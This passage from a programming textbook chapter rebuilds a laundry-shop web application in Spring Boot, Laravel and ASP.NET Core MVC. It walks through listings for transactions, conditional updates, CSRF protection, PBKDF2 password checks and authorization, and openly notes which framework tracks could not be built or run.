The business logic lives in `logic/BillLogic.java`. **Listing 13.18** is its `markFinished`, the third time you meet this method.

Listing 13.18 `logic/BillLogic.java`, lines 407 to 421: queued to finished in Spring. `@Transactional` opens the transaction and commits or rolls it back; the conditional `UPDATE` through `JdbcTemplate` returns the number of rows changed.

```
    /** UC-06 / AC-5.1: queued -> finished. */
    @Transactional
    public void markFinished(Staff user, String billId) {
        BillView bill = locked(user, billId);
        if (!bill.status().equals("queued")) {
            throw AppException.conflict(stateMessage(bill));
        }
        LocalDateTime now = clock.now();
        int changed = jdbc.update("UPDATE Bill SET status = 'finished', finished = ? WHERE
id = ? AND status = 'queued'",
                ShopClock.text(now), bill.id());
        if (changed != 1) {                                          // somebody else was
faster (AC-5.8)
            throw AppException.conflict(bill.id() + " is no longer in process.");
        }
        log(bill.id(), "finished", user, now);
    }
```

`@Transactional` (line 408) is another piece of inversion of control. The method does not open a transaction; Spring wraps the whole object in a *proxy* that opens one before the call and commits after it, or rolls back if the method throws a runtime exception such as `AppException`. The cost is a famous trap: the proxy only sees calls that come *from outside* the object. If another method of `BillLogic` called `this.markFinished(...)`, the call would bypass the proxy and run without a transaction of its own. A `@Transactional` method must therefore be called from another object, as the controllers do here.

Line 415 is the same conditional update as in Django, written as SQL through Spring's `JdbcTemplate`. It is deliberately not written as "load the entity, change the field, let Hibernate save it", for the reason the insight box of Section 13.4.7 gave.

The API controller, **Listing 13.19**, shows Spring MVC's annotations.

Listing 13.19 `api/BillsApiController.java`, lines 74 to 86: `POST /api/bills`. The role is checked by `@PreAuthorize` before the method runs; only named fields are read from the body; the answer is `201 Created` with a `Location` header.

```
    @SuppressWarnings("unchecked")
    @PostMapping
    @PreAuthorize("@perm.can('bills_write')")
    public ResponseEntity<Map<String, Object>> create(@RequestBody Map<String, Object>
body) {
        Object payNow = body.get("pay_now");
        if (payNow != null && !(payNow instanceof Map)) {
            throw AppException.invalid("pay_now", "pay_now must be an object {method,
amount, reference}.");
        }
        // Only these keys are read: "payment", "id", "status" and "arrived" are ignored
(BR-1).
        String id = bills.create(current.me(), new NewBill(body.get("customer_id"),
body.get("service_id"), body.get("unit"),
                body.get("rack"), body.get("outlet_id"), (Map<String, Object>) payNow));
        return ResponseEntity.created(URI.create("/api/bills/" +
id)).body(Json.billDetail(bills.full(id)));
    }
```

`@PostMapping` on a class annotated `@RequestMapping("/api/bills")` is the route. `@RequestBody Map<String, Object> body` asks Spring to parse the JSON body. `ResponseEntity.created(URI)` builds the 201 answer with its `Location` header. The body of the method does the same three things as the Django view: copy five named fields, call the logic, present the result.

13.5.6 Tests with MockMvc, and what could not be built here

Spring Boot tests start the real application context and talk to it through **MockMvc**, a fake HTTP client that calls the controllers without opening a network port. **Listing 13.20** is the first workflow test, written with JUnit 5 [18].

Listing 13.20 `src/test/java/.../WorkflowTest.java`, lines 24 to 59: every test gets a new application context and a new copy of `laundry.db`; the cashier's request without a token is refused with `csrf_failed`, a request with a busy rack and 4.3 kg is refused with 422, and a correct one creates B2954 for Rp 40.000.

```
@SpringBootTest
@AutoConfigureMockMvc
@DirtiesContext(classMode = DirtiesContext.ClassMode.BEFORE_EACH_TEST_METHOD)
class WorkflowTest {
    @Autowired
    MockMvc mvc;

    @DynamicPropertySource
    static void database(DynamicPropertyRegistry registry) {
        TestSupport.freshDatabase(registry);
    }

    private MvcResult send(TestSupport.Api api, String url, Object body) throws Exception {
        return mvc.perform(api.post(url, body)).andReturn();
    }

    @Test
    void newBillWithDownPayment() throws Exception {
        TestSupport.Api cashier = TestSupport.login(mvc, "kasir5");
        MvcResult noToken =
mvc.perform(org.springframework.test.web.servlet.request.MockMvcRequestBuilders.post("/api/
bills")

.session(cashier.session()).contentType("application/json").content("{}")).andReturn();
        assertEquals(403, noToken.getResponse().getStatus());
        assertEquals("csrf_failed",
TestSupport.json(noToken).get("error").get("code").asString());
        MvcResult bad = send(cashier, "/api/bills", Map.of("customer_id", "C0151",
"service_id", "S0001", "unit", 4.3, "rack", "A05"));
        assertEquals(422, bad.getResponse().getStatus());
        assertEquals("Rack A05 is in use at O03, choose another rack.",
                TestSupport.json(bad).get("error").get("fields").get("rack").asString());
        MvcResult ok = send(cashier, "/api/bills", Map.of("customer_id", "C0151",
"service_id", "S0001", "unit", 5, "rack", "A03",
                "payment", 1, "pay_now", Map.of("method", "cash", "amount", 20000)));
        assertEquals(201, ok.getResponse().getStatus());
        assertEquals("/api/bills/B2954", ok.getResponse().getHeader("Location"));
        JsonNode bill = TestSupport.json(ok);
        assertEquals(40000, bill.get("payment").asLong());
        assertEquals(20000, bill.get("balance").asLong());
        assertEquals(TestSupport.NOW, bill.get("arrived").asString());
    }
```

The test checks the same facts as the Django test of **Listing 13.11** and the same values as the acceptance script: 403 without a token, the rack message for A05 at O03, bill B2954, Rp 40.000 charged and Rp 20.000 still to pay after a down payment of Rp 20.000.

Now the honest part. **The Spring Boot track was not built or run in the build environment of this book.** Maven Central, the server from which every Spring library is downloaded, was blocked there. This is what the attempt looked like:

```
mvn -q -B -Dmaven.repo.local=scratch/m2 test
```

```
[ERROR] [ERROR] Some problems were encountered while processing the POMs:
[FATAL] Non-resolvable parent POM for com.profitina:profitina-laundry:2026.9.0: The
following artifacts could not be resolved: org.springframework.boot:spring-boot-starter-
parent:pom:4.1.1 (absent): Could not transfer artifact org.springfra
```

(The line is cut at 240 characters.) Maven could not even read the build file, because the parent of **Listing 13.12** is itself a download. What *was* done for this chapter is this, and no more:

- all 59 `.java` files of the track, application and tests, were parsed with the JDK 21 compiler's parser: `parsed 59 files, 0 syntax errors`. A parser checks grammar, not meaning: whether `JsonMapper` really has a method `writeValue` with those arguments was *not* checked;
- the password encoder was compiled and run, with the result shown in Section 13.5.4.

The track's `VERIFIED.md` records the same limits, plus two more checks made when the track was written: the Maven Wrapper script was tested against a local copy of Maven, and the library-free classes `Rules`, `Format` and `ShopClock` were compiled against stubs and run. Everything that needs Spring, Hibernate or Thymeleaf, which is most of the application, has never run. On a machine with access to Maven Central, these are the commands that finish the verification:

```
cd ProfitinaLaundry/App/fbp/spring-boot
./mvnw test                                   # Windows: .\mvnw.cmd test
                                              # expected: Tests run: 18, Failures: 0,
Errors: 0
./mvnw -DskipTests package
LAUNDRY_NOW="2026-09-30 21:00:00" ./mvnw spring-boot:run     # http://localhost:8080
python ../acceptance/acceptance.py http://localhost:8080     # expected: 37 passed, 0
failed
```

If the first command reports a compile error, it is most likely a detail of the Spring Boot 4 or Hibernate 7 API that could not be checked here, and the message names the file and the line. Exercise 13.8 asks you to be the person who runs these commands.

13.6 Laravel: The PHP Framework

13.6.1 From plain PHP to Laravel

Chapter 9 built the shop in plain PHP and promised that this chapter would rebuild it with **Laravel**, the most popular PHP framework [19]. The promise is kept in `App/fbp/laravel`. If you read Chapter 9, the Laravel track will feel like the same house with the furniture moved by a professional: the front controller is now `public/index.php` from Laravel's own skeleton, the routes are in `routes/web.php`, the models in `app/Models`, the business rules in `app/Services`, and the templates, written in Laravel's **Blade** language, in `resources/views`.

Laravel 13 was released on 17 March 2026, needs PHP 8.3 to 8.5, and receives security fixes until 17 March 2028 [8]. Its packages come from **Packagist** through **Composer**, PHP's package manager, and the track's `composer.json` asks for `laravel/framework ^13.17` and, for the tests, PHPUnit 12 [20].

13.6.2 Eloquent models on text keys

Laravel's ORM is **Eloquent**, an Active Record ORM like Django's. **Listing 13.21** is the `Bill` model.

Listing 13.21 `app/Models/Bill.php`, lines 17 to 41: the `Bill` model. Four properties switch off four Laravel defaults that do not fit the canonical table; the relations name the original foreign-key columns; the derived values of the data dictionary are small methods.

```
class Bill extends Model
{
    protected $table = 'Bill';
    protected $keyType = 'string';
    public $incrementing = false;
    public $timestamps = false;
    protected $guarded = [];

    public function customer(): BelongsTo { return $this->belongsTo(Customer::class,
'Customer_id'); }
    public function service(): BelongsTo { return $this->belongsTo(Service::class,
'Service_id'); }
    public function outlet(): BelongsTo { return $this->belongsTo(Outlet::class,
'Outlet_id'); }
    public function employee(): BelongsTo { return $this->belongsTo(Employee::class,
'Employee_id'); }
    public function payments(): HasMany { return $this->hasMany(Payment::class, 'Bill_id')-
>orderBy('paid_at')->orderBy('id'); }
    /** The same relation without ORDER BY, for withSum('allPayments as paid', 'amount').
*/
    public function allPayments(): HasMany { return $this->hasMany(Payment::class,
'Bill_id'); }
    public function history(): HasMany { return $this->hasMany(StatusLog::class,
'Bill_id')->orderBy('changed_at')->orderBy('id'); }

    // ---- derived values of the data dictionary ----------------------------------------
---
    public function charged(): int { return (int) round((float) $this->payment); }
    public function paidAmount(): int { return (int) round((float) ($this->paid ?? 0)); }
    public function balance(): int { return $this->charged() - $this->paidAmount(); }
    public function cancelled(): bool { return $this->status === 'departed' && $this-
>finished === null; }
    public function promised(): string { return Rules::promised(Clock::text($this-
>arrived), $this->Service_id); }
    public function overdue(): bool { return $this->status === 'queued' && Clock::nowText()
> $this->promised(); }
    public function statusText(): string { return Format::statusText($this->status, $this-
>cancelled()); }
```

Eloquent is famous for its conventions, and lines 19 to 22 are the list of conventions that the canonical schema breaks.

- `protected $table = 'Bill';` Laravel would have used the plural in snake case, `bills`.
- `protected $keyType = 'string';` and `public $incrementing = false;` Laravel assumes an auto-incrementing integer key. With the default, `Bill::find('B2938')` would cast the key to the integer 0.
- `public $timestamps = false;` Laravel writes `created_at` and `updated_at` on every insert and update. The canonical table has neither column, so the very first `save()` would fail with “no such column: updated_at”.

Line 23, `protected $guarded = [];`, switches off **mass-assignment protection**, which normally refuses `Bill::create($request->all())`. That is safe here only because no controller ever passes request data straight to a model: the service builds every array from named, validated fields, as **Listing 13.27** will show. In an application where controllers do pass request data through, leaving `$guarded` empty is a serious mistake.

Lines 25 to 32 declare the relations with the original column names (`'Customer_id'`), and lines 35 to 41 turn the derived values of the data dictionary of Chapter 6 into methods: `charged()`, `balance()`, `overdue()`. Note that `balance()` is computed, never stored, exactly as rule BR-6 requires.

13.6.3 A migration that runs the shared schema

Listing 13.22 is the track's only migration.

Listing 13.22 `database/migrations/2026_09_01_000000_create_canonical_tables.php`, lines 17 to 38: when the canonical tables are missing, run the shared schema file; when they exist (a copied `laundry.db`), do nothing. `down()` drops them in dependency order.

```
return new class extends Migration
{
    private const TABLES = ['StatusLog', 'Payment', 'Bill', 'Customer', 'Service',
'Employee', 'Outlet'];

    public function up(): void
    {
        if (Schema::hasTable('Bill')) {
            return;                          // the canonical tables exist already (copied
laundry.db)
        }
        require_once database_path('SqlFile.php');
        SqlFile::run('schema');
    }

    public function down(): void
    {
        Schema::disableForeignKeyConstraints();
        foreach (self::TABLES as $table) {
            Schema::dropIfExists($table);
        }
        Schema::enableForeignKeyConstraints();
    }
};
```

It follows the same idea as Django's `0001_initial`, with one simplification: Laravel has no separate "state", so the migration simply checks whether `Bill` exists. The comment at the top of the file explains why Laravel's own Schema builder was not used: it cannot express the `CHECK` constraints of the canonical schema. A seeder, `DatabaseSeeder`, loads `seed.sqlite.sql` or `seed.mysql.sql` in the same way. The command `php artisan laundry:init-db` copies `laundry.db` to `database/database.sqlite` and then runs `migrate`, which finds the tables and does nothing; for MySQL it runs `migrate --seed` on the empty database.

13.6.4 Authentication: an Eloquent user provider with a custom hasher

Laravel's authentication is built from two parts: a **guard** that knows how a user is remembered between requests (here, the session) and a **provider** that knows how to find a user and check a password [19]. `config/auth.php` declares a provider called `employees` that uses the `Employee` model, and **Listing 13.23** registers it together with the permission gates.

Listing 13.23 `app/Providers/AppServiceProvider.php`, lines 20 to 31: the `employees` provider is Laravel's own Eloquent provider with the PBKDF2 hasher, and every permission of the API document becomes a Gate.

```
    public function boot(): void
    {
        // The "employees" user provider of config/auth.php: Laravel's Eloquent provider
with our
        // PBKDF2 hasher, so Auth::attempt() checks Employee.password_hash in the shared
format.
        Auth::provider('employees', fn ($app, array $config) => new
EloquentUserProvider(new Pbkdf2Hasher, $config['model']));

        // One Gate per permission of api.md 1.2 (Rules::PERMISSIONS). Routes use -
>can('reports'),
        // controllers Gate::authorize('finish'), Blade @can('see_money').
        foreach (array_keys(Rules::PERMISSIONS) as $action) {
            Gate::define($action, fn (Employee $user) => $user->may($action));
        }
    }
```

Line 24 is a neat piece of reuse. Laravel's `EloquentUserProvider` already knows how to find a user by e-mail and call a hasher; the track only swaps the hasher. After that, the ordinary `Auth::attempt(['email' => ..., 'password' => ...])` checks `Employee.password_hash` in the shared format. Lines 28 to 30 turn each key of the permission table into a **Gate**, Laravel's name for a named yes-or-no question about the current user. Routes then write `->can('reports')`, controllers `Gate::authorize('finish')`, and Blade templates `@can('see_money')`. One table, three places that read it.

The hasher, **Listing 13.24**, is the fourth language you have seen for the same format.

Listing 13.24 `app/Auth/Pbkdf2Hasher.php`, lines 34 to 51: checking a password in PHP. `base64_decode(..., true)` refuses malformed Base64, `hash_pbkdf2` derives the key from the salt bytes, and `hash_equals` compares in constant time.

```
    public function check($value, $hashedValue, array $options = []): bool
    {
        if (! is_string($hashedValue) || $hashedValue === '' || $value === null) {
            return false;
        }
        $parts = explode('$', $hashedValue);
        if (count($parts) !== 4 || $parts[0] !== 'pbkdf2_sha256' || !
ctype_digit($parts[1]) || (int) $parts[1] < 1) {
            return false;
        }
        $salt = base64_decode($parts[2], true);       // the BYTES, not the text
        $expected = base64_decode($parts[3], true);
        if ($salt === false || $expected === false || $expected === '') {
            return false;
        }
        $key = hash_pbkdf2('sha256', (string) $value, $salt, (int) $parts[1],
strlen($expected), true);

        return hash_equals($expected, $key);
    }
```

Like Spring's encoder, this class needs only one interface from the framework, Laravel's `Hasher` contract. For this chapter the contract was replaced by a four-method stub, the class was loaded with plain PHP 8.4.21, and four checks were run:

```
test vector: OK
owner hash, Owner#2026: OK
owner hash, owner#2026: WRONG
new hash: 90 characters, verifies: OK
```

The 1,000-iteration test vector of the database README, the owner's real hash, a wrong capitalization and a freshly made hash all behave as they must, and the new hash has the 90 characters predicted by Equation (13.2).

13.6.5 CSRF, routes and the error format

Laravel 11 introduced a new way to configure an application in one file, `bootstrap/app.php`, and Laravel 13 keeps it. **Listing 13.25** is its middleware part.

Listing 13.25 `bootstrap/app.php`, lines 29 to 38: CSRF on everything except the login call, the shop's `no-store` header for staff pages, and "not logged in" answered with the login form for pages and 401 JSON for the API.

```
    ->withMiddleware(function (Middleware $middleware): void {
        $middleware->preventRequestForgery(except: ['api/login']);
        // Our subclass also checks the token while the tests run (Laravel skips it there).
        $middleware->web(replace: [
            \Illuminate\Foundation\Http\Middleware\PreventRequestForgery::class =>
PreventRequestForgery::class,
        ]);
        $middleware->web(append: [\App\Http\Middleware\NoStoreForStaff::class]);
        // Not logged in: pages go to the login form; /api/ calls get 401 JSON (see below).
        $middleware->redirectGuestsTo(fn (Request $request) => $request->is('api/*') ? null
: route('login'));
    })
```

Line 30 uses the Laravel 13 name of the CSRF middleware, `PreventRequestForgery`; the one exception is `api/login`, because a client that has not logged in has no session and therefore no token yet. Lines 32 to 34 replace Laravel's CSRF middleware with a small subclass for one reason that deserves to be known: Laravel's own middleware *skips the check while the tests run*, so that tests do not have to send tokens. That is convenient, but it would make it impossible to test that a form *without* a token is refused (test case TC-NF-04). The subclass removes the exception. Django's test client does the same thing by default, and the Django tests of Section 13.4.8 switch it off with `Client(enforce_csrf_checks=True)`. Two frameworks, the same convenience, the same reason to refuse it.

The routes of **Listing 13.26** show how authorization reads in Laravel.

Listing 13.26 `routes/web.php`, lines 17 to 27: the three public routes, then a group that requires a login, and inside it a group that requires the `customers` permission.

```
Route::get('/login', [AuthController::class, 'loginForm'])->name('login');
Route::post('/login', [AuthController::class, 'login']);
Route::get('/status', [AuthController::class, 'status'])->name('status');

Route::middleware('auth')->group(function () {
    Route::post('/logout', [AuthController::class, 'logout'])->name('logout');
    Route::get('/', [DashboardController::class, 'index'])->name('dashboard');
    Route::get('/queue', [DashboardController::class, 'queue'])->name('queue');
    Route::post('/outlet', [DashboardController::class, 'chooseOutlet']);
```

Everything inside `Route::middleware('auth')->group(...)` needs a login; everything inside `Route::middleware('can:customers')` also needs the permission. The nesting makes the allow-list visible on the page: only the three lines above the first group are public.

13.6.6 The service, the tests, and what could not be installed

Listing 13.27 is `markFinished` in PHP, the fourth version.

Listing 13.27 `app/Services/BillService.php`, lines 340 to 354: queued to finished in Laravel. `DB::transaction()` commits when the closure returns and rolls back when it throws; the Eloquent query builder writes the conditional `UPDATE` and returns the number of rows changed.

```
    public function markFinished(Employee $user, string $billId): void
    {
        DB::transaction(function () use ($user, $billId) {
            $bill = $this->locked($user, $billId);
            if ($bill->status !== 'queued') {
                throw AppException::conflict(self::stateMessage($bill));
            }
            $now = Clock::nowText();
            $changed = Bill::query()->whereKey($bill->id)->where('status', 'queued')-
>update(['status' => 'finished', 'finished' => $now]);
            if ($changed !== 1) {                                    // somebody else was
faster (AC-5.8)
                throw AppException::conflict("{$bill->id} is no longer in process.");
            }
            $this->log($bill->id, 'finished', $user, $now);
        });
    }
```

By now you can read it without help, and that is the point of seeing it four times. `DB::transaction(function () {...})` is the transaction. `Bill::query()->whereKey($bill->id)->where('status', 'queued')->update([...])` is the conditional update, and `!== 1` is the conflict check.

The track has 17 PHPUnit tests in `tests/Feature` and `tests/Unit`, written against Laravel's HTTP testing helpers. **None of them was run here**, and neither was the application. Packagist was blocked in the build environment:

```
composer install --no-interaction
```

```
...
Loading composer repositories with package information
...
In CurlDownloader.php line 394:
  curl error 56 while downloading https://repo.packagist.org/packages.json: C
  ONNECT tunnel failed, response 403
```

(The dots stand for Composer's notes about the missing `composer.lock` file and about plugins being disabled for the root user.) What was checked instead, for this chapter: `php -l` on all 78 PHP files of the track reported `78 files, 0 errors`, and the hasher ran as shown above. The track's `VERIFIED.md` adds two checks made when it was written: every Blade template was compiled with Laravel 13's own Blade compiler, loaded from the framework's source code, and the compiled PHP passed `php -l`; and the library-free classes `Rules` and `Format` passed 13 of 13 checks. Routing, middleware, Eloquent, the auth provider, the gates, the sessions and the 17 tests have never run. The commands that finish the job on a machine with access to Packagist are:

```
cd ProfitinaLaundry/App/fbp/laravel
composer install
cp .env.example .env                # Windows: Copy-Item .env.example .env
php artisan key:generate
php artisan test                    # expected: Tests: 17 passed
php artisan laundry:init-db
php artisan serve                   # http://127.0.0.1:8000
python ../acceptance/acceptance.py http://127.0.0.1:8000     # expected: 37 passed, 0
failed
```

13.7 ASP.NET Core MVC: The .NET Framework

13.7.1 Model, view, controller

Chapter 12 built the shop with ASP.NET Core **Razor Pages**, where each page is a pair of files: the markup and a class behind it. This chapter's track uses the older and still very common style of the same framework, **MVC**: **model**, **view**, **controller** [21]. A *controller* is a class whose public methods (the *actions*) answer requests; a *view* is a Razor template that turns a *model*, a plain object full of data, into HTML. `BillsController.Finish` answers `POST /bills/B2938/finish`; `Views/Bills/Detail.cshtml` draws a bill. The split is the same as in the other frameworks of this chapter, and in fact Django's "views" are MVC's controllers, and Django's "templates" are MVC's views. Names in this field are a matter of tradition, not of logic.

.NET 10, released on 11 November 2025, is a long-term support release patched until 14 November 2028; the newest patch as of September 2026 is 10.0.12 of 8 September 2026 [9], [10]. The track was built with SDK 10.0.112 and ran on the ASP.NET Core 10.0.12 shared framework.

13.7.2 A build with no packages at all

The ASP.NET Core MVC track has a feature that no other framework track has: its default build needs **nothing but the .NET SDK**. **Listing 13.28** is the heart of the project file.

Listing 13.28 `ProfitinaLaundry.csproj`, lines 18 to 29: a web project for .NET 10 with no `PackageReference` at all. The property `UseEfCore=true` defines the symbol `EFCORE`, which switches on the Entity Framework Core code.

```
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>ProfitinaLaundry</RootNamespace>
    <AssemblyName>ProfitinaLaundry</AssemblyName>
    <InvariantGlobalization>true</InvariantGlobalization>
  </PropertyGroup>

  <PropertyGroup Condition="'$(UseEfCore)' == 'true'">
    <DefineConstants>$(DefineConstants);EFCORE</DefineConstants>
  </PropertyGroup>
```

`Microsoft.NET.Sdk.Web`, the SDK named on the first line of the file, brings the whole ASP.NET Core shared framework: routing, MVC, Razor, authentication, antiforgery, rate limiting and JSON. None of it is downloaded, because it is installed with the SDK. That is why this track, unlike Spring Boot and Laravel, could be built here even though NuGet, the .NET package server, was blocked.

The price of that choice is the database. Entity Framework Core, Microsoft's ORM [22], and its SQLite and MySQL providers *are* NuGet packages. The track therefore has two data stores behind one interface. By default the seven canonical tables live as seven CSV files in `App_Data/`, copied on the first start from the canonical CSV export `App/database/csv/`. With the packages added and `-p:UseEfCore=true`, the same interface is served by EF Core on the canonical SQLite or MySQL database. The second store was written but, as Section 13.7.6 says plainly, never compiled.

13.7.3 Entities, the store interface and EF Core

The entity classes carry the canonical names in attributes, **Listing 13.29**.

Listing 13.29 `Domain/Entities.cs`, lines 67 to 83: the `Bill` entity. `[Table]`, `[Key]` and `[Column]` come from `System.ComponentModel.DataAnnotations`, which is part of .NET itself, so the same class serves the CSV store and EF Core.

```
/// <summary>One laundry order. Payment = the amount CHARGED (price x unit, a snapshot);
/// what was PAID is the sum of the bill's Payment rows (BR-6).</summary>
[Table("Bill")]
public class Bill
{
    [Key, Column("id"), StringLength(5)] public string Id { get; set; } = "";
    [Column("arrived")] public DateTime Arrived { get; set; }
    [Column("finished")] public DateTime? Finished { get; set; }
    [Column("departed")] public DateTime? Departed { get; set; }
    [Column("status"), StringLength(8)] public string Status { get; set; } = "queued";
    [Column("rack"), StringLength(3)] public string Rack { get; set; } = "";
    [Column("unit")] public int Unit { get; set; }
    [Column("payment", TypeName = "decimal(10,2)")] public decimal Payment { get; set; }
    [Column("Customer_id"), StringLength(5)] public string CustomerId { get; set; } = "";
    [Column("Employee_id"), StringLength(5)] public string EmployeeId { get; set; } = "";
    [Column("Service_id"), StringLength(5)] public string ServiceId { get; set; } = "";
    [Column("Outlet_id"), StringLength(3)] public string? OutletId { get; set; }
```

The attributes are the C# counterparts of JPA's annotations: `[Table("Bill")]` for `@Table`, `[Column("Customer_id")]` for `@Column`. `TypeName = "decimal(10,2)"` tells EF Core the exact SQL type. C# `decimal` is the right type for money in .NET, as `BigDecimal` is in Java and `Decimal` in Django: a binary `double` cannot store 0.1 exactly, and sums of money must never drift by a fraction.

The business logic never sees whether the data comes from CSV files or from a database. It talks only to the interface of **Listing 13.30**.

Listing 13.30 `Data/ILaundryStore.cs`, lines 11 to 33: what the business logic may ask of a store. Seven queryable tables, add and remove, one transaction at a time, the conditional status update of AC-5.8, and the next id of BR-14.

```
public interface ILaundryStore
{
    IQueryable<Outlet> Outlets { get; }
    IQueryable<Customer> Customers { get; }
    IQueryable<Employee> Employees { get; }
    IQueryable<Service> Services { get; }
    IQueryable<Bill> Bills { get; }
    IQueryable<Payment> Payments { get; }
    IQueryable<StatusLog> StatusLogs { get; }

    void Add<T>(T entity) where T : class;
    void Remove<T>(T entity) where T : class;

    /// <summary>Run `work` as ONE transaction: all its changes are saved, or none (R-1).
    /// Changes to entities read inside `work` are saved at the end.</summary>
    T InTransaction<T>(Func<T> work);

    /// <summary>AC-5.8: UPDATE Bill SET ... WHERE id = ? AND status = ?  - returns the
rows changed.</summary>
    int UpdateBillIfStatus(string billId, string expectedStatus, Action<Bill> change);

    /// <summary>BR-14: prefix + (highest number + 1), 4 digits. Call inside
InTransaction.</summary>
    string NextId(string prefix);
}
```

`IQueryable<Bill>` is .NET's interface for "something you can run LINQ queries on", whether it is a list in memory or a database table. `InTransaction` promises that all changes made by `work` are saved together or not at all. The CSV store keeps that promise by copying every table in memory before `work` runs, writing the files only after it succeeds, and restoring the copies if it throws. Test TC-4.7 in the track's test runner proves it: it adds a bill and a history row, then throws an `IOException("disk full")`, and checks that neither memory nor `Bill.csv` has changed.

The EF Core store is the other implementation. Its `DbContext`, **Listing 13.31**, is short, because the attributes of **Listing 13.29** already describe the mapping.

Listing 13.31 `Data/EfCore/LaundryDbContext.cs`, lines 16 to 35: the EF Core context. `Status` is a concurrency token, so that `SaveChanges` writes `WHERE id = @id AND status = @old` and fails when somebody else changed the bill first. This file was not compiled in the build environment.

```
public class LaundryDbContext(DbContextOptions<LaundryDbContext> options) :
DbContext(options)
{
    public DbSet<Outlet> Outlets => Set<Outlet>();
    public DbSet<Customer> Customers => Set<Customer>();
    public DbSet<Employee> Employees => Set<Employee>();
    public DbSet<Service> Services => Set<Service>();
    public DbSet<Bill> Bills => Set<Bill>();
    public DbSet<Payment> Payments => Set<Payment>();
    public DbSet<StatusLog> StatusLogs => Set<StatusLog>();

    protected override void OnModelCreating(ModelBuilder model)
    {
        // AC-5.8: SaveChanges writes  UPDATE Bill SET ... WHERE id = @id AND status =
@old_status
        // and throws DbUpdateConcurrencyException when another request changed the status
first.
        model.Entity<Bill>().Property(b => b.Status).IsConcurrencyToken();
        // A deposit payment must not be applied twice at the same moment (BR-6).
        model.Entity<Customer>().Property(c => c.Credit).IsConcurrencyToken();
        model.Entity<Payment>().Property(p => p.Id).ValueGeneratedOnAdd();
        model.Entity<StatusLog>().Property(l => l.Id).ValueGeneratedOnAdd();
    }
```

Line 30 shows how EF Core expresses the conditional update of AC-5.8. Instead of writing the `WHERE status = 'queued'` by hand, the model marks `Status` as a **concurrency token**. When `SaveChanges` writes a changed bill, EF Core adds the *original* value of every concurrency token to the `WHERE` clause and checks that exactly one row was changed; if not, it throws `DbUpdateConcurrencyException`, which the store turns into a friendly 409 "Somebody else changed this bill at the same moment". The effect is the same as Django's `filter(status="queued").update(...)`; the mechanism is declarative. This is an elegant idea, and it is also exactly the kind of line that must be run before it is trusted, which it has not been.

13.7.4 The password hasher, login and CSRF

Listing 13.32 is the C# verification of the shared format.

Listing 13.32 `Domain/PasswordHasher.cs`, lines 22 to 40: checking a password in C#. `Rfc2898DeriveBytes.Pbkdf2` derives the key from the decoded salt bytes; `CryptographicOperations.FixedTimeEquals` compares in constant time.

```
    public static bool Verify(string? password, string? stored)
    {
        if (password is null || string.IsNullOrEmpty(stored)) return false;
        var parts = stored.Split('$');
        if (parts.Length != 4 || parts[0] != "pbkdf2_sha256" || !int.TryParse(parts[1], out
var iterations) || iterations < 1)
            return false;
        try
        {
            var salt = Convert.FromBase64String(parts[2]);          // the BYTES, not the
text
            var expected = Convert.FromBase64String(parts[3]);
            var key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
iterations,
                                                HashAlgorithmName.SHA256, expected.Length);
            return CryptographicOperations.FixedTimeEquals(key, expected);
        }
        catch (FormatException)
        {
            return false;
        }
    }
```

Line 30 carries the comment that every track in this chapter carries in one form or another: *the BYTES, not the text*. You have now seen the same five steps in Python, Java, PHP and C#: split on `$`, check the algorithm name, Base64-decode salt and key, derive with PBKDF2-HMAC-SHA256, compare in constant time.

ASP.NET Core's security is configured in code, in one method called `LaundryApp.Build`, which both `Program.cs` and the tests call. **Listing 13.33** is the part about authorization, CSRF and MVC.

Listing 13.33 `LaundryApp.cs`, lines 94 to 123: every endpoint needs a login unless it is marked `[AllowAnonymous]`; antiforgery reads the header `X-CSRF-Token`; four filters apply to every controller; JSON keeps the property names exactly as written.

```
        // Every page and API call needs a login, except those marked [AllowAnonymous].
        builder.Services.AddAuthorization(options =>
            options.FallbackPolicy = new
AuthorizationPolicyBuilder().RequireAuthenticatedUser().Build());

        // ------------------------------------------------------------ CSRF (S-4)
        // Forms: the hidden field __RequestVerificationToken (added by the form tag
helper).
        // JSON API: the header X-CSRF-Token (api.md 1).
        builder.Services.AddAntiforgery(options =>
        {
            options.HeaderName = "X-CSRF-Token";
            options.Cookie.Name = "laundry_csrf";
            options.Cookie.SameSite = SameSiteMode.Lax;
        });

        // ------------------------------------------------------------ MVC + JSON
        builder.Services.AddControllersWithViews(options =>
            {
                options.Filters.Add(new AutoValidateAntiforgeryTokenAttribute());   //
every POST/PUT/DELETE
                options.Filters.Add<ErrorFilter>();
                options.Filters.Add<CsrfFailureFilter>();
                options.Filters.Add<NoStoreFilter>();
            })
            // The controllers and compiled views live in THIS assembly, also when the
tests host the app.
            .AddApplicationPart(typeof(LaundryApp).Assembly)
            .AddJsonOptions(options =>
            {
                options.JsonSerializerOptions.PropertyNamingPolicy = null;       // keep
"outlet_id" as written
                options.JsonSerializerOptions.DictionaryKeyPolicy = null;
                options.JsonSerializerOptions.Encoder =
JavaScriptEncoder.UnsafeRelaxedJsonEscaping;
            });
```

Line 96 is the allow-list once more, in its .NET form: a **fallback policy** is the authorization rule applied to every endpoint that states no rule of its own, and here it says “must be logged in”. Line 111 adds `AutoValidateAntiforgeryTokenAttribute` as a global filter: every `POST`, `PUT` and `DELETE` must carry a valid antiforgery token, in the hidden form field `__RequestVerificationToken` or in the header of line 103 [23]. Lines 120 to 122 switch off .NET’s habit of turning `outlet_id` into `outletId` in JSON, because the API document fixes the names.

The role check is a small attribute, **Listing 13.34**.

Listing 13.34 `Security/Filters.cs`, lines 75 to 86: `[Permission("reports")]` is an authorization filter that answers 403 unless the logged-in role may do the action.

```
/// <summary>[Permission("reports")]: 403 unless the logged-in role may do it
(Roles.Permissions).</summary>
[AttributeUsage(AttributeTargets.Class | AttributeTargets.Method)]
public class PermissionAttribute(string action) : Attribute, IAuthorizationFilter
{
    public void OnAuthorization(AuthorizationFilterContext context)
    {
        var user = context.HttpContext.RequestServices.GetRequiredService<CurrentUser>();
        if (user.Staff is null) return;            // the login check (fallback policy)
answers that
        if (!user.Can(action))
            context.Result = Answers.Error(context, new ForbiddenException($"Your role
({user.Staff.Role}) cannot open this page."));
    }
}
```

